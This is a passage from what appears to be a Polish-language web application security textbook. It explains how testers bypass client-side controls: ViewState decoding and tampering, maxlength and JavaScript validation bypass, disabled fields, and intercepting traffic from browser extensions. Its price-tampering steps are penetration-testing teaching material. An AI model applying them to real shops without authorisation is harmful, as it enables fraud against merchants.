UWAGA: Nieprzezroczyste elementy danych przesyłane przez klienta są często częścią mechanizmu obsługi sesji aplikacji. Tokeny sesyjne wysyłane w plikach cookie HTTP, tokeny anty-CSRF przesyłane w ukrytych polach oraz jednorazowe tokeny URL umożliwiające dostęp do zasobów aplikacji to potencjalne cele manipulacji po stronie klienta. Liczne uwagi są specyficzne dla tego rodzaju tokenów.

KROKI HACKOWANIA

W obliczu nieprzejrzystych danych przesyłanych przez klienta możliwych jest kilka sposobów ataku:

1. Jeśli znasz wartość tekstu jawnego za nieprzezroczystym ciągiem, możesz spróbować rozszyfrować zastosowany algorytm zaciemniania.

2. Jak opisano w Części 4, aplikacja może zawierać inne funkcje, które można wykorzystać do zwrócenia nieprzezroczystego ciągu znaków wynikającego z fragmentu tekstu jawnego, który kontrolujesz. W tej sytuacji możesz być w stanie bezpośrednio uzyskać wymagany ciąg, aby dostarczyć dowolny ładunek do docelowej funkcji.

3. Nawet jeśli nieprzezroczysty ciąg jest nieprzenikniony, może być możliwe powtórzenie jego wartości w innych kontekstach, aby osiągnąć zły efekt. Na przykład parametr pricing_token w pokazanym wcześniej formularzu może zawierać zaszyfrowaną wersję ceny produktu. Chociaż nie jest możliwe wyprodukowanie zaszyfrowanego odpowiednika za dowolnie wybraną cenę, możesz skopiować zaszyfrowaną cenę z innego, tańszego produktu i przesłać ją zamiast tego.

4. Jeśli wszystko inne zawiedzie, możesz spróbować zaatakować logikę po stronie serwera, która odszyfruje lub rozjaśni nieprzejrzysty ciąg, przesyłając jego zniekształcone odmiany - na przykład zawierające zbyt długie wartości, różne zestawy znaków i tym podobne.

Stan widoku ASP.NET

Jednym z często spotykanych mechanizmów przesyłania nieprzejrzystych danych przez klienta jest ASP.NET ViewState. Jest to ukryte pole, które jest domyślnie tworzone we wszystkich aplikacjach internetowych ASP.NET. Zawiera serializowane informacje o stanie bieżącej strony. Platforma ASP.NET wykorzystuje ViewState w celu zwiększenia wydajności serwera. Umożliwia serwerowi zachowanie zawartych w nim elementów interfejsu użytkownika w kolejnych żądaniach bez konieczności utrzymywania wszystkich istotnych informacji o stanie po stronie serwera. Na przykład serwer może wypełnić listę rozwijaną na podstawie parametrów przesłanych przez użytkownika. Gdy użytkownik wysyła kolejne żądania, przeglądarka nie przesyła zawartości listy z powrotem do serwera. Jednak przeglądarka przesyła ukryte pole ViewState, które zawiera serializowaną postać listy. Serwer deserializuje ViewState i ponownie tworzy tę samą listę, która jest ponownie prezentowana użytkownikowi. Oprócz tego podstawowego celu ViewState, programiści mogą go używać do

przechowywania dowolnych informacji w kolejnych żądaniach. Na przykład, zamiast zapisywać cenę produktu w ukrytym polu formularza, aplikacja może zapisać ją w ViewState w następujący sposób:

string price = getPrice(prodno);

ViewState.Add(“price”, price);

Formularz zwrócony użytkownikowi wygląda teraz mniej więcej tak:

<form method=”post” action=”Shop.aspx?prod=3”>

<input type=”hidden” name=”__VIEWSTATE” id=”__VIEWSTATE”

value=”/wEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQMzOTlkZA==” />

Product: HTC Avalanche

Price: 399

Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)

<input type=”submit” value=”Buy”>

</form>

Gdy użytkownik przesyła formularz, jej przeglądarka wysyła następujące informacje:

POST /shop/76/Shop.aspx?prod=3 HTTP/1.1

Host: mdsec.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 77

__VIEWSTATE=%2FwEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQMzOTlkZA%3D%3D&

quantity=1

Żądanie najwyraźniej nie zawiera ceny produktu - tylko zamawianą ilość i nieprzezroczysty parametr ViewState. Losowa zmiana tego parametru powoduje wyświetlenie komunikatu o błędzie, a zakup nie jest realizowany. Parametr ViewState jest w rzeczywistości ciągiem zakodowanym w Base64, który można łatwo zdekodować, aby zobaczyć umieszczony tam parametr ceny:


3D FF 01 0F 0F 05 0B 2D 31 35 38 37 31 36 39 30 ; =ÿ.....-15871690

36 32 0F 16 02 1E 05 70 72 69 63 65 05 03 33 39 ; 62.....price..39

39 64 64 ; 9dd

WSKAZÓWKA: Podczas próby zdekodowania czegoś, co wydaje się być ciągiem zakodowanym w formacie Base64, częstym błędem jest rozpoczęcie dekodowania od niewłaściwej pozycji w ciągu. Ze względu na to, jak działa kodowanie Base64, jeśli zaczniesz od niewłaściwej pozycji, zdekodowany ciąg będzie zawierał bełkot. Base64 to format oparty na blokach, w którym każde 4 bajty zakodowanych danych przekładają się na 3 bajty zdekodowanych danych. Dlatego jeśli twoje próby zdekodowania łańcucha Base64 nie odkryją niczego sensownego, spróbuj zacząć od czterech sąsiednich przesunięć w zakodowanym łańcuchu.

Domyślnie platforma ASP.NET chroni widok ViewState przed manipulacją przez dodanie do niego skrótu z kluczem (znanego jako ochrona adresów MAC). Jednak niektóre aplikacje wyłączają tę domyślną ochronę, co oznacza, że możesz zmodyfikować wartość ViewState, aby określić, czy ma to wpływ na przetwarzanie aplikacji po stronie serwera. Burp Suite zawiera parser ViewState, który wskazuje, czy ViewState jest chroniony przez MAC, jak pokazano na rysunku . Jeśli nie jest chroniony, możesz edytować zawartość ViewState w Burp za pomocą edytora szesnastkowego poniżej drzewa ViewState. Gdy wysyłasz wiadomość do serwera lub klienta, Burp wysyła zaktualizowany stan widoku i, w tym przykładzie, umożliwia zmianę ceny kupowanego przedmiotu.



KROKI HACKOWANIA

1. Jeśli atakujesz aplikację ASP.NET, sprawdź, czy ochrona MAC jest włączona dla ViewState. Wskazuje na to obecność 20-bajtowego skrótu na końcu struktury ViewState i możesz użyć parsera ViewState w Burp Suite, aby potwierdzić, czy jest on obecny.

2. Nawet jeśli ViewState jest chroniony, użyj Burp do dekodowania ViewState na różnych stronach aplikacji, aby odkryć, czy aplikacja używa ViewState do przesyłania wrażliwych danych przez klienta.

3. Spróbuj zmodyfikować wartość określonego parametru w ViewState bez ingerencji w jego strukturę i zobacz, czy pojawi się komunikat o błędzie.

4. Jeśli możesz zmodyfikować ViewState bez powodowania błędów, powinieneś przejrzeć funkcję każdego parametru w ViewState i zobaczyć, czy aplikacja używa go do przechowywania jakichkolwiek niestandardowych danych. Spróbuj przesłać spreparowane wartości jako każdy parametr, aby zbadać typowe luki w zabezpieczeniach, tak jak w przypadku każdego innego elementu danych przesyłanego przez klienta.

5. Należy pamiętać, że ochrona adresów MAC może być włączana lub wyłączana dla poszczególnych stron, dlatego konieczne może być przetestowanie każdej istotnej strony aplikacji pod kątem luk w

zabezpieczeniach ViewState. Jeśli używasz Burp Scanner z włączonym skanowaniem pasywnym, Burp automatycznie raportuje wszystkie strony, które używają ViewState bez włączonej ochrony MAC.

Przechwytywanie danych użytkownika: formularze HTML

Inny główny sposób, w jaki aplikacje używają kontrolek po stronie klienta do ograniczania danych przesyłanych przez klientów, dotyczy danych, które nie zostały pierwotnie określone przez serwer, ale zostały zebrane na samym komputerze klienckim. Formularze HTML to najprostszy i najczęstszy sposób przechwytywania danych wejściowych od użytkownika i przesyłania ich na serwer. W przypadku najbardziej podstawowych zastosowań tej metody użytkownicy wpisują dane w nazwanych polach tekstowych, które są przesyłane do serwera jako pary nazwa/wartość. Jednak formularze mogą być używane na inne sposoby; mogą nakładać ograniczenia lub przeprowadzać kontrole poprawności danych dostarczonych przez użytkownika. Gdy aplikacja wykorzystuje te kontrolki po stronie klienta jako mechanizm bezpieczeństwa do obrony przed złośliwymi danymi wejściowymi, zazwyczaj można je łatwo obejść, przez co aplikacja jest potencjalnie narażona na atak.

Limity długości

Rozważ następującą odmianę oryginalnego formularza HTML, która nakłada maksymalną długość pola quantity na 1:

<form method=”post” action=”Shop.aspx?prod=1”>

Product: iPhone 5

Price: 449

Quantity: <input type=”text” name=”quantity” maxlength=”1”>

<input type=”hidden” name=”price” value=”449”>

<input type=”submit” value=”Buy”>

</form>

W tym przypadku przeglądarka uniemożliwia użytkownikowi wprowadzenie więcej niż jednego znaku w polu wejściowym, więc aplikacja po stronie serwera może założyć, że otrzymany parametr ilości będzie mniejszy niż 10. Jednak to ograniczenie można łatwo obejść, przechwytując żądania zawierającego przesłanie formularza w celu wpisania dowolnej wartości lub przechwycenia odpowiedzi zawierającej formularz w celu usunięcia atrybutu maxlength.

PRZECHWYTYWANIE ODPOWIEDZI

Podczas próby przechwycenia i zmodyfikowania odpowiedzi serwera może się okazać, że odpowiedni komunikat wyświetlany w Twoim serwerze proxy wygląda następująco:

HTTP/1.1 304 Not Modified

Date: Wed, 6 Jul 2011 22:40:20 GMT

Etag: “6c7-5fcc0900”

Expires: Thu, 7 Jul 2011 00:40:20 GMT

Cache-Control: max-age=7200

Ta odpowiedź pojawia się, ponieważ przeglądarka posiada już kopię żądanego zasobu w pamięci podręcznej. Gdy przeglądarka żąda zasobu z pamięci podręcznej, zwykle dodaje do żądania dwa nagłówki — If-Modified-Since i If-None-Match:

GET /scripts/validate.js HTTP/1.1

Host: wahh-app.com

If-Modified-Since: Sat, 7 Jul 2011 19:48:20 GMT

If-None-Match: “6c7-5fcc0900”

Te nagłówki informują serwer, kiedy przeglądarka ostatnio zaktualizowała swoją kopię w pamięci podręcznej. Łańcuch Etag, który serwer dostarczył wraz z tą kopią zasobu, jest rodzajem numeru seryjnego, który serwer przypisuje każdemu zasobowi, który można zapisać w pamięci podręcznej. Aktualizuje się za każdym razem, gdy zasób jest modyfikowany. Jeśli serwer posiada nowszą wersję zasobu niż data podana w nagłówku If-Modified-Since lub jeśli Etag bieżącej wersji jest zgodny z podanym w nagłówku If-None-Match, serwer odpowiada najnowsza wersja zasobu. W przeciwnym razie zwraca odpowiedź 304, jak pokazano tutaj, informującą przeglądarkę, że zasób nie został zmodyfikowany i że przeglądarka powinna użyć jego kopii z pamięci podręcznej. W takim przypadku, gdy konieczne jest przechwycenie i zmodyfikowanie zasobu zapisanego w pamięci podręcznej przeglądarki, można przechwycić odpowiednie żądanie i usunąć nagłówki If-Modified-Since i If-None-Match. Powoduje to, że serwer odpowiada z pełną wersją żądanego zasobu. Burp Proxy zawiera opcję usuwania tych nagłówków z każdego żądania, zastępując w ten sposób wszystkie informacje z pamięci podręcznej wysyłane przez przeglądarkę.

KROKI HACKOWANIA

1. Poszukaj elementów formularza zawierających atrybut maxlength. Prześlij dane, które są dłuższe niż ta długość, ale są poprawnie sformatowane pod innymi względami (na przykład są numeryczne, jeśli aplikacja oczekuje liczby).

2. Jeśli aplikacja akceptuje zbyt długie dane, można wywnioskować, że sprawdzanie poprawności po stronie klienta nie jest replikowane na serwerze.

3. W zależności od późniejszego przetwarzania parametru przez aplikację, możesz wykorzystać defekty sprawdzania poprawności do wykorzystania innych luk, takich jak iniekcja SQL, skrypty między witrynami lub przepełnienie bufora.

Walidacja oparta na skrypcie

Same mechanizmy sprawdzania poprawności danych wejściowych wbudowane w formularze HTML są niezwykle proste i niewystarczająco szczegółowe, aby przeprowadzić odpowiednią weryfikację wielu rodzajów danych wejściowych. Na przykład formularz rejestracyjny użytkownika może zawierać pola zawierające imię i nazwisko, adres e-mail, numer telefonu i kod pocztowy, z których wszystkie wymagają różnych typów danych wejściowych. Dlatego często zdarza się, że niestandardowe sprawdzanie poprawności danych wejściowych po stronie klienta jest realizowane w skryptach. Rozważ następującą odmianę oryginalnego przykładu:

<form method=”post” action=”Shop.aspx?prod=2” onsubmit=”return

validateForm(this)”>

Product: Samsung Multiverse

```
Price: 399 <br/>

Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)

<br/>

<input type=”submit” value=”Buy”>

</form>

<script>function validateForm(theForm)

{

var isInteger = /^\d+$/;

var valid = isInteger.test(quantity) &&

quantity > 0 && quantity <= 50;

if (!valid)

alert(’Please enter a valid quantity’);

return valid;

}

</script>
```

Atrybut onsubmit znacznika formularza instruuje przeglądarkę, aby wykonała funkcję ValidateForm, gdy użytkownik kliknie przycisk Prześlij, i aby przesłała formularz tylko wtedy, gdy ta funkcja zwróci wartość true. Ten mechanizm umożliwia logice po stronie klienta przechwycenie próby przesłania formularza, wykonanie dostosowanych kontroli poprawności danych wejściowych użytkownika i podjęcie decyzji, czy je zaakceptować. W poprzednim przykładzie sprawdzanie poprawności jest proste; sprawdza, czy dane wprowadzone w polu kwoty są liczbami całkowitymi i zawierają się w przedziale od 1 do 50. Tego rodzaju kontrole po stronie klienta są zwykle łatwe do obejścia. Zwykle wystarczy wyłączyć JavaScript w przeglądarce. W takim przypadku atrybut onsubmit jest ignorowany, a formularz jest przesyłany bez żadnej niestandardowej walidacji. Jednak wyłączenie języka JavaScript może spowodować uszkodzenie aplikacji, jeśli jej normalne działanie (takie jak konstruowanie części interfejsu użytkownika) zależy od skryptów po stronie klienta. Bardziej schludnym podejściem jest wprowadzenie łagodnej (znanej dobrej) wartości w polu wejściowym w przeglądarce, przechwycenie zweryfikowanego zgłoszenia za pomocą serwera proxy i zmodyfikowanie danych do pożądanej wartości. Jest to często najłatwiejszy i najbardziej elegancki sposób na obejście sprawdzania poprawności opartego na JavaScript. Alternatywnie możesz przechwycić odpowiedź serwera, która zawiera procedurę sprawdzania poprawności JavaScript i zmodyfikować skrypt, aby zneutralizować jej efekt – w poprzednim przykładzie, zmieniając funkcję ValidateForm tak, aby w każdym przypadku zwracała wartość true.

KROKI HACKOWANIA

1. Zidentyfikuj wszystkie przypadki, w których JavaScript po stronie klienta jest używany do sprawdzania poprawności danych wejściowych przed wysłaniem formularza.

2. Prześlij na serwer dane, które normalnie zostałyby zablokowane przez sprawdzanie poprawności, modyfikując żądanie przesyłania w celu wstrzyknięcia nieprawidłowych danych lub modyfikując kod sprawdzania poprawności formularza, aby je zneutralizować.

3. Podobnie jak w przypadku ograniczeń długości, ustal, czy elementy sterujące po stronie klienta są replikowane na serwerze, a jeśli nie, czy można to wykorzystać do jakichkolwiek złośliwych celów.

4. Pamiętaj, że jeśli wiele pól wejściowych jest poddawanych walidacji po stronie klienta przed wysłaniem formularza, musisz przetestować każde pole indywidualnie z nieprawidłowymi danymi, pozostawiając prawidłowe wartości we wszystkich pozostałych polach. W przypadku jednoczesnego przesłania nieprawidłowych danych w wielu polach serwer może przerwać przetwarzanie formularza, gdy zidentyfikuje pierwsze nieprawidłowe pole. Dlatego twoje testy nie dotrą do wszystkich możliwych ścieżek kodu w aplikacji.

UWAGA: Procedury JavaScript po stronie klienta do sprawdzania poprawności danych wprowadzanych przez użytkownika są powszechne w aplikacjach internetowych, ale nie oznaczają, że każda taka aplikacja jest podatna na ataki. Aplikacja jest narażona tylko wtedy, gdy weryfikacja po stronie klienta nie jest replikowana na serwerze, a nawet wtedy tylko wtedy, gdy spreparowane dane wejściowe, które omijają weryfikację po stronie klienta, mogą zostać użyte do spowodowania niepożądanego zachowania aplikacji. W większości przypadków walidacja danych wprowadzanych przez użytkownika po stronie klienta ma korzystny wpływ na wydajność aplikacji i jakość doświadczenia użytkownika. Na przykład podczas wypełniania szczegółowego formularza rejestracyjnego zwykły użytkownik może popełnić różne błędy, takie jak pominięcie wymaganych pól lub nieprawidłowe sformatowanie numeru telefonu. W przypadku braku walidacji po stronie klienta, poprawienie tych błędów może wymagać kilkukrotnego przeładowania strony i przesyłania komunikatów w obie strony do serwera. Wdrożenie podstawowych kontroli walidacji po stronie klienta sprawia, że doświadczenie użytkownika jest znacznie płynniejsze i zmniejsza obciążenie serwera.

Wyłączone elementy

Jeśli element formularza HTML jest oznaczony jako wyłączony, pojawia się na ekranie, ale zwykle jest wyszarzony i nie można go edytować ani używać w sposób, w jaki może to być zwykła kontrolka. Ponadto nie jest wysyłany na serwer po przesłaniu formularza. Rozważmy na przykład następujący formularz:

<form method=”post” action=”Shop.aspx?prod=5”>

Product: Blackberry Rude


Price: <input type=”text” disabled=”true” name=”price” value=”299”>

Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)

<input type=”submit” value=”Buy”>

</form>

Obejmuje to cenę produktu jako wyłączone pole tekstowe i pojawia się na ekranie, jak pokazano na rysunku.



Po przesłaniu tego formularza na serwer wysyłany jest tylko parametr ilości. Jednak obecność wyłączonego pola sugeruje, że parametr ceny mógł być pierwotnie używany przez aplikację, być może do celów testowych podczas opracowywania. Ten parametr zostałby przesłany do serwera i mógł zostać przetworzony przez aplikację. W takiej sytuacji zdecydowanie powinieneś przetestować, czy aplikacja po stronie serwera nadal przetwarza ten parametr. Jeśli tak, spróbuj wykorzystać ten fakt.

KROKI HACKOWANIA

1. Poszukaj wyłączonych elementów w każdym formularzu aplikacji. Ilekroć go znajdziesz, spróbuj przesłać go na serwer wraz z innymi parametrami formularza, aby ustalić, czy ma to jakiś skutek.

2. Często elementy przesyłania są oznaczane jako wyłączone, więc przyciski są wyświetlane jako wyszarzone w kontekstach, gdy dana czynność jest niedostępna. Zawsze należy spróbować przesłać nazwy tych elementów, aby ustalić, czy aplikacja przeprowadza kontrolę po stronie serwera przed próbą wykonania żądanej akcji.

3. Należy pamiętać, że przeglądarki nie uwzględniają wyłączonych elementów formularzy podczas przesyłania formularzy. Dlatego nie zidentyfikujesz ich, jeśli po prostu przejdziesz przez funkcjonalność aplikacji, monitorując żądania wysyłane przez przeglądarkę. Aby zidentyfikować wyłączone elementy, należy monitorować odpowiedzi serwera lub przeglądać źródło strony w przeglądarce.

4. Możesz użyć funkcji modyfikacji HTML w Burp Proxy, aby automatycznie ponownie włączyć wszelkie wyłączone pola używane w aplikacji.

Przechwytywanie danych użytkownika: rozszerzenia przeglądarki

Oprócz formularzy HTML, inną główną metodą przechwytywania, sprawdzania poprawności i przesyłania danych użytkownika jest użycie komponentu po stronie klienta, który działa w rozszerzeniu przeglądarki, takim jak Java lub Flash. Kiedy po raz pierwszy zastosowano je w aplikacjach internetowych, rozszerzenia przeglądarki były często używane do wykonywania prostych i często kosmetycznych zadań. Obecnie firmy coraz częściej używają rozszerzeń przeglądarek do tworzenia w pełni funkcjonalnych komponentów po stronie klienta. Działają one w przeglądarce na wielu platformach klienckich i zapewniają informacje zwrotne, elastyczność i obsługę aplikacji komputerowej. Efektem ubocznym jest to, że zadania przetwarzania, które wcześniej miały miejsce na serwerze, mogą zostać przerzucone na klienta ze względu na szybkość i wygodę użytkownika. W niektórych przypadkach, takich jak aplikacje do handlu online, szybkość jest tak krytyczna, że znaczna część kluczowej logiki aplikacji odbywa się po stronie klienta. Projekt aplikacji może celowo poświęcać bezpieczeństwo na rzecz szybkości, być może w błędnym przekonaniu, że handlowcy są zaufanymi użytkownikami lub że rozszerzenie przeglądarki zawiera własne mechanizmy obronne. Przywołując omówiony podstawowy problem bezpieczeństwa w Części 2 i we wcześniejszych częściach wiemy, że koncepcja komponentu po stronie klienta chroniącego jego logikę biznesową jest niemożliwa. Rozszerzenia przeglądarki mogą przechwytywać dane na różne sposoby - za pomocą formularzy wejściowych, a w niektórych przypadkach poprzez interakcję z systemem plików lub rejestrem systemu operacyjnego klienta. Mogą przeprowadzać dowolnie złożoną weryfikację i manipulację

przechwyconymi danymi przed przesłaniem ich na serwer. Ponadto, ponieważ ich wewnętrzne działanie jest mniej przejrzyste niż formularze HTML i JavaScript, programiści są bardziej skłonni zakładać, że przeprowadzanej przez nich weryfikacji nie można obejść. Z tego powodu rozszerzenia przeglądarki są często skutecznym celem wykrywania luk w aplikacjach internetowych. Klasycznym przykładem rozszerzenia przeglądarki, które stosuje kontrolę po stronie klienta, jest komponent kasyna. Biorąc pod uwagę to, co zaobserwowaliśmy na temat zawodności kontroli po stronie klienta, pomysł wdrożenia aplikacji hazardowej online za pomocą rozszerzenia przeglądarki działającego lokalnie na maszynie potencjalnego atakującego jest intrygujący. Jeśli jakikolwiek aspekt gry jest kontrolowany przez klienta, a nie przez serwer, osoba atakująca może precyzyjnie manipulować grą, aby poprawić szanse, zmienić zasady lub wyniki przesłane do serwera. W tym scenariuszu może wystąpić kilka rodzajów ataków:

* Komponentowi klienta można zaufać w zakresie utrzymywania stanu gry. W tym przypadku lokalne manipulowanie stanem gry dałoby atakującemu przewagę w grze.

* Atakujący może ominąć kontrolę po stronie klienta i wykonać nielegalną akcję, której celem jest zapewnienie sobie przewagi w grze.

* Atakujący może znaleźć ukrytą funkcję, parametr lub zasób, który po wywołaniu umożliwia nieuprawniony dostęp do zasobu po stronie serwera.

* Jeśli w grze biorą udział inni gracze lub gracz własny, komponent kliencki może odbierać i przetwarzać informacje o innych graczach, które, jeśli są znane, mogą zostać wykorzystane na korzyść atakującego.

Typowe technologie rozszerzeń przeglądarki

Technologie rozszerzeń przeglądarki, z którymi najczęściej się spotykasz, to aplety Java, Flash i Silverlight. Ponieważ konkurują ze sobą, aby osiągnąć podobne cele, mają podobne właściwości w swojej architekturze, które są istotne dla bezpieczeństwa:

* Są kompilowane do pośredniego kodu bajtowego.

* Wykonują się na maszynie wirtualnej, która zapewnia środowisko piaskownicy do wykonywania.

* Mogą używać platform zdalnych wykorzystujących serializację do przesyłania złożonych struktur danych lub obiektów przez HTTP.

Java

Aplety Java działają w wirtualnej maszynie Java (JVM) i podlegają sandboxingowi stosowanemu przez politykę bezpieczeństwa Java. Ponieważ Java istniała od początku historii sieci, a jej podstawowe koncepcje pozostały względnie niezmienione, dostępna jest obszerna wiedza i narzędzia do atakowania i obrony apletów Javy, co opisano w dalszej części tego rozdziału.

Flash

Obiekty Flash działają na wirtualnej maszynie Flash i podobnie jak aplety Java są umieszczane w piaskownicy z komputera hosta. Kiedyś używany głównie jako metoda dostarczania treści animowanych, Flash przeszedł do przodu. Dzięki nowszym wersjom języka ActionScript Flash jest teraz w stanie zapewnić pełnowartościowe aplikacje komputerowe. Kluczową niedawną zmianą we Flashu jest ActionScript 3 i jego możliwości komunikacji zdalnej z serializacją Action Message Format (AMF).

Silverlight

Silverlight to alternatywa Microsoftu dla Flasha. Został zaprojektowany z podobnym celem, jakim jest umożliwienie bogatym aplikacjom przypominającym komputery stacjonarne, umożliwiając aplikacjom internetowym zapewnienie skalowalnego środowiska .NET w przeglądarce w środowisku piaskownicy. Z technicznego punktu widzenia aplikacje Silverlight można tworzyć w dowolnym języku zgodnym z platformą .NET, od C# do Python, chociaż C# jest zdecydowanie najpopularniejszy.

Podejścia do rozszerzeń przeglądarki

W przypadku atakowania aplikacji korzystających z komponentów rozszerzenia przeglądarki należy zastosować dwie ogólne techniki. Po pierwsze, możesz przechwytywać i modyfikować żądania wysyłane przez komponent oraz odpowiedzi otrzymywane z serwera. W wielu przypadkach jest to najszybszy i najłatwiejszy sposób rozpoczęcia testowania komponentu, ale możesz napotkać kilka ograniczeń. Przesyłane dane mogą być zaciemnione lub zaszyfrowane lub mogą być serializowane przy użyciu schematów specyficznych dla używanej technologii. Patrząc tylko na ruch generowany przez komponent, możesz przeoczyć niektóre kluczowe funkcje lub logikę biznesową, które można wykryć tylko poprzez analizę samego komponentu. Ponadto możesz napotkać przeszkody w normalnym korzystaniu z przechwytującego serwera proxy; jednak zwykle można je obejść za pomocą starannej konfiguracji, jak opisano w dalszej części tego rozdziału. Po drugie, możesz bezpośrednio zaadresować sam komponent i spróbować zdekompilować jego kod bajtowy, aby wyświetlić oryginalne źródło, lub dynamicznie wchodzić w interakcje z komponentem za pomocą debuggera. Takie podejście ma tę zaletę, że jeśli zostanie wykonane dokładnie, zidentyfikujesz wszystkie funkcje obsługiwane przez komponent lub do których się odwołuje. Pozwala również modyfikować kluczowe dane przesyłane w żądaniach do serwera, niezależnie od jakichkolwiek mechanizmów zaciemniania lub szyfrowania danych w tranzycie. Wadą tego podejścia jest to, że może być czasochłonne i może wymagać szczegółowego zrozumienia technologii i języków programowania używanych w komponencie. W wielu przypadkach odpowiednia jest kombinacja obu tych technik. W poniższych sekcjach omówiono każdy z nich bardziej szczegółowo.

Przechwytywanie ruchu z rozszerzeń przeglądarki

Jeśli Twoja przeglądarka jest już skonfigurowana do korzystania z przechwytującego serwera proxy, a aplikacja ładuje komponent kliencki za pomocą rozszerzenia przeglądarki, możesz zobaczyć żądania z tego komponentu przechodzące przez serwer proxy. W niektórych przypadkach nie trzeba nic więcej robić, aby rozpocząć testowanie odpowiedniej funkcjonalności, ponieważ można przechwytywać i modyfikować żądania komponentu w zwykły sposób. W kontekście omijania sprawdzania poprawności danych wejściowych po stronie klienta, które jest zaimplementowane w rozszerzeniu przeglądarki, jeśli komponent przesyła zweryfikowane dane do serwera w sposób przezroczysty, dane te można modyfikować za pomocą przechwytującego serwera proxy w taki sam sposób, jak opisano już dla formularza HTML dane. Na przykład rozszerzenie przeglądarki obsługujące mechanizm uwierzytelniania może przechwytywać poświadczenia użytkownika, przeprowadzać ich weryfikację i przesyłać wartości do serwera jako parametry w postaci zwykłego tekstu w żądaniu. Walidację można łatwo obejść bez przeprowadzania jakiejkolwiek analizy lub ataku na sam komponent. W innych przypadkach możesz napotkać różne przeszkody, które utrudniają testowanie, jak opisano w poniższych sekcjach.

Obsługa danych serializowanych

Aplikacje mogą serializować dane lub obiekty przed przesłaniem ich w ramach żądań HTTP. Chociaż może być możliwe odszyfrowanie niektórych danych opartych na ciągach po prostu sprawdzając surowe serializowane dane, generalnie trzeba rozpakować serializowane dane, zanim będzie można je w pełni zrozumieć. A jeśli chcesz zmodyfikować dane, aby zakłócić przetwarzanie aplikacji, najpierw

musisz rozpakować serializowaną zawartość, edytować ją zgodnie z wymaganiami i poprawnie zreserializować. Zwykła edycja nieprzetworzonych danych serializowanych prawie na pewno spowoduje uszkodzenie formatu i spowoduje błąd analizy podczas przetwarzania wiadomości przez aplikację. Każda technologia rozszerzenia przeglądarki ma własny schemat serializacji danych w wiadomościach HTTP. Ogólnie rzecz biorąc, można wywnioskować format serializacji na podstawie typu używanego komponentu klienta, ale format jest zwykle oczywisty w każdym przypadku po dokładnej kontroli odpowiedniej wiadomości HTTP.

Serializacja Javy

Język Java zawiera natywną obsługę serializacji obiektów, a aplety Java mogą jej używać do przesyłania serializowanych struktur danych między komponentami aplikacji klienta i serwera. Wiadomości zawierające serializowane obiekty Java można zazwyczaj zidentyfikować, ponieważ mają następujący nagłówek Content-Type:

Content-Type: application/x-java-serialized-object

